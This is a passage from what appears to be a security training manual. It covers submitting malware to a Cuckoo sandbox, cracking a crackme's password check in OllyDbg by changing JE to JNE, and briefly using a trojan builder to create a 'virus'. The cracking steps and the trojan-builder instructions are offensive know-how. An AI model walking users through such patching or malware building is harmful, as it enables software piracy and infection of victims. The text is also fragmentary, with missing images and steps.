
vboxnet0   Link encap:Ethernet HWaddr 0a:00:27:00:00:00
          inet addr:192.168.56.1 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::800:27ff:fe00:1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:47 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:7801 (7.8 KB)

analysis@analysis-vm:~$
```

Type folder cuckoo as root “Sudo chown –r analysis:analysis cuckoo/”


```
[sudo] password for analysis:  
root@analysis-vm:/home/analysis/Downloads# chown -R analysis:analysis cuckoo/  
root@analysis-vm:/home/analysis/Downloads#
```

Type ./cuckoo.py as not root



And open terminal again and pointing to cd /home/analysis/Download/cuckoo

Type “utils/submit.py –package exe /home/analysis/ (your package malware)“



And see the report

The screenshot shows a Firefox browser window with the title "about:sessionrestore" and the URL "file:///home/analysis/Downloads/cuckoo/storage/analyses/5/reports/report.htm". The page displays a table of hashes and a VirusTotal analysis.

CRC32	D5525E1A
MD5	31963075abec1ca51a7c8416baf097f2
SHA1	44b5e306c4b3af5c7819eaef7b13a3560ecaefac
SHA256	6e7785213d6af20f376a909c1ecb6c9bddec70049764f08e5054a52997241e3d
SHA512	44b0eea2e51040c3e93b8a8935ce95d277ba195543fa345e849c894ebff22bbc4eadbb0dee504c8d39e70441bf4a19ce9ecd87cd
Ssdeep	None
PEiD	None matched
Yara	None matched

VirusTotal [Permalink](#)
VirusTotal Scan Date: 2016-11-13 23:37:05
Detection Rate: 44/57 ([Collapse](#))

Antivirus	Version	Result
Ad-Aware	3.0.3.794	Trojan.GenericKD.3683075
AegisLab	4.2	Troj.W32.Yakeslc
AhnLab-V3	3.8.1.16042	Trojan/Win32.RPack.N2149971509
ALYac	1.0.1.9	Trojan.GenericKD.3683075
Antiy-AVL	1.0.0.1	Trojan/Win32.Yakes
Arcabit	1.0.0.788	Trojan.Generic.D383303

Referse Engineering with Ollydbg

In simple words reverse engineering is the act to modify the code of the application to make it work our way, Reverse engineering a very complicated topic and is very difficult to understand for newbie's as it requires a prior knowledge of assembly language, However in this article I will show you step by step how you can crack an application with reverse engineering.

Requirements

You will require the following things:

- 1.OllyDBG
- 2.Crack Me App


Method

- 1.Once you have downloaded both OllyDBG and Crack Me App start the crack me app (ask your trainer)


2.Enter any password click ok

3.You will the following error

You are not authorized to use the application




4.Now open OllyDBG and open the Crack me app in it.




5.Now once you have opened the crack me app in OllyDBG, Next Press the blue play button at the top which will start the application

Search For the error which you got when you tried to log into the application ("You are not authorized to use the application")

8.Once you have found the error click on it and you will be bought to the following screen:



9. Now as you scroll upwards you will find the following line:



JE SHORT Password.00457728

This is a conditional jump which means that if the condition is right then it will jump to 00457728. Which leaves us to the message "You are not authorized to use the application" and if the condition is not satisfied it just continues reading the code. So we don't want this jump to work as we don't want to get the error message.


Now there are two ways to remove this message:

We can either fill it with NOP's and make this conditional jump not work



2. Or we can change JE SHORT Password.00457728 to JNE SHORT Password.00457728, JNE (Jump If Not Equal) means that if the password is correct it will give you the bad message and if the password is incorrect it will give you the correct message

You can use any methods it's your choice, Now in this tutorial I will use the second method to use the method follow the steps given below:

1. Double click the line JE SHORT Password.00457728 and simple change it to JNE SHORT




Password.00457728 and click assemble




2. Next Press the blue play button at the top which will start the application


3. Now just enter the password and it will give you the correct message.




Hackspray Trojan Exploit




And click builder for setup new virus




And open the virus which you built

